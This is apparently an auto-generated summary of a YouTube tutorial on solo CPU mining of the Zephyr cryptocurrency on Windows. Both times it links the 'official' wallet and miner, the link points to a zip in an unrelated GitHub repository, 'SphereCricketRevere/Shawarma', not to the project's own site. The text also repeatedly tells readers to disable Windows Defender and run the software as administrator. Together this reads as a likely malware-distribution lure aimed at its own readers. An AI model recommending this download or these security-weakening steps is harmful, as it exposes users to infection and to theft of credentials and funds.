How to Mine Zephyr Using CPU on Windows for Solo Mining
· based on the channel FINCOR
Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using the Minimal Djed protocol.
- Solo mining Zephyr on Windows requires the official wallet and a CPU miner like XMRig.
- Setup involves unzipping files, configuring JSON and BAT files, and running as administrator.
- Microsoft Visual Studio and Python updates may be needed; Windows Defender might block mining software.
- Mining benefits from Monero's privacy features combined with Djed's stability mechanisms.
Zephyr is a unique cryptocurrency that combines privacy features inspired by Monero with the reserve-backed stability of the Minimal Djed protocol. If you want to mine Zephyr coin (ZEPH) solo using your CPU on a Windows system, this guide will walk you through the essential steps to start mining efficiently and safely. For official resources, visit Zephyr Protocol website to download wallets and software.
Understanding Zephyr and Its Mining
Zephyr is a private, stablecoin-like cryptocurrency grounded on the Minimal Djed protocol, developed collaboratively by Emurgo, IOHK, and the Ergo Foundation. It inherits Monero’s privacy-preserving cryptography, making it a first-of-its-kind private, reserve-backed stablecoin. Mining Zephyr involves validating transactions and securing the network while earning ZEPH tokens, with CPU mining being the most accessible method.
Preparing Your Windows System for Zephyr CPU Mining
Before mining Zephyr on your Windows PC, ensure your system meets the following prerequisites:
- Download the Official Wallet and Miner: Obtain the latest Zephyr wallet and miner from the official release page: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Extract Files: Unzip all files into a dedicated folder to keep your mining setup organized.
- Update System Dependencies: If you encounter errors running the miner, update Microsoft Visual Studio redistributables and Python installations to the latest versions.
- Adjust Security Settings: Windows Defender or other antivirus software may block mining executables. Temporarily disable Windows Defender or add exceptions to avoid interruptions.
- Run as Administrator: For optimal performance, especially to enable huge pages that improve hashing rates, execute mining software with administrative privileges.
Configuring the Wallet and Miner for Solo Mining
Solo mining Zephyr requires setting up both the wallet node and the mining software correctly:
- Wallet Setup: Run the Zephyr desktop wallet to synchronize the blockchain. This wallet also acts as your mining node.
- Mining Software Configuration: The miner uses a JSON configuration file and a batch (BAT) file to set parameters.
- JSON Config: This file contains details like the pool or node IP, mining address, and CPU threads.
- BAT File: Used to launch the miner with the correct command line arguments referencing the JSON config.
- Mining Address: Use your Zephyr wallet address in the miner’s configuration to receive rewards directly.
- CPU Thread Optimization: Adjust the number of CPU threads in the JSON configuration to balance mining performance and system responsiveness.
- Start Mining: Launch the BAT file to begin solo mining. Monitor the miner’s output for hash rates and accepted shares.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Optimizing CPU Mining Performance for Zephyr
Mining profitability depends on how well you optimize your CPU and miner settings:
- Best CPUs for Zephyr Mining: Modern multi-core processors with high thread counts yield better hash rates.
- Enable Huge Pages: This Windows feature can increase mining efficiency and reduce latency.
- Overclocking: Moderate CPU overclocking may improve mining speed but ensure system stability and adequate cooling.
- Close Background Applications: Free up CPU resources by shutting down unnecessary programs.
- Regular Updates: Keep your miner software and wallet updated to benefit from performance improvements and security patches.
Common Issues and Troubleshooting
Mining Zephyr solo on Windows can present challenges:
- Startup Errors: Usually fixed by updating Visual Studio redistributables or Python.
- Windows Defender Blocking: Add mining software to exceptions or disable antivirus temporarily.
- Low Hash Rates: Adjust CPU threads and check for overheating or throttling.
- Wallet Sync Delays: Ensure stable internet connection and enough disk space for blockchain data.
Frequently Asked Questions About Zephyr Mining
Mining Zephyr solo can raise questions, especially for beginners. Below are answers to common concerns based on community feedback.
Useful Links
- Official Zephyr Protocol Website: https://zephyrprotocol.com/
- Download Official Wallet and Miner: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr coin solo on Windows with a CPU is accessible for beginners and offers a way to participate in a privacy-focused, stable cryptocurrency network. By following the setup steps for the wallet and miner, optimizing CPU performance, and addressing common issues, miners can efficiently earn ZEPH tokens. The channel FINCOR provides a detailed walkthrough that simplifies this process, making Zephyr mining approachable for all levels. Visit Zephyr Protocol to start your mining journey today.
Questions & answers
What are the system requirements for mining Zephyr on Windows?
To mine Zephyr on Windows, you need a modern CPU with multiple cores, Windows OS, the official Zephyr wallet and miner software, and updated Microsoft Visual Studio redistributables and Python. Disabling or configuring Windows Defender to allow mining software is also necessary.
Can I mine Zephyr using GPU or only CPU?
Zephyr mining is optimized for CPU mining, especially solo mining. While GPU mining might be possible, the official guides and tools focus on CPU mining for best compatibility and ease of setup.
How do I configure the Zephyr miner for solo mining?
Solo mining requires configuring your miner's JSON file with your wallet address and node details, and launching the miner via a BAT file. Running the wallet node locally ensures you mine directly on the Zephyr blockchain without joining a pool.
Why is my Zephyr miner software showing errors on startup?
Common startup errors usually stem from missing dependencies like outdated Microsoft Visual Studio redistributables or Python versions. Ensuring these are current and temporarily disabling Windows Defender can resolve most issues.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version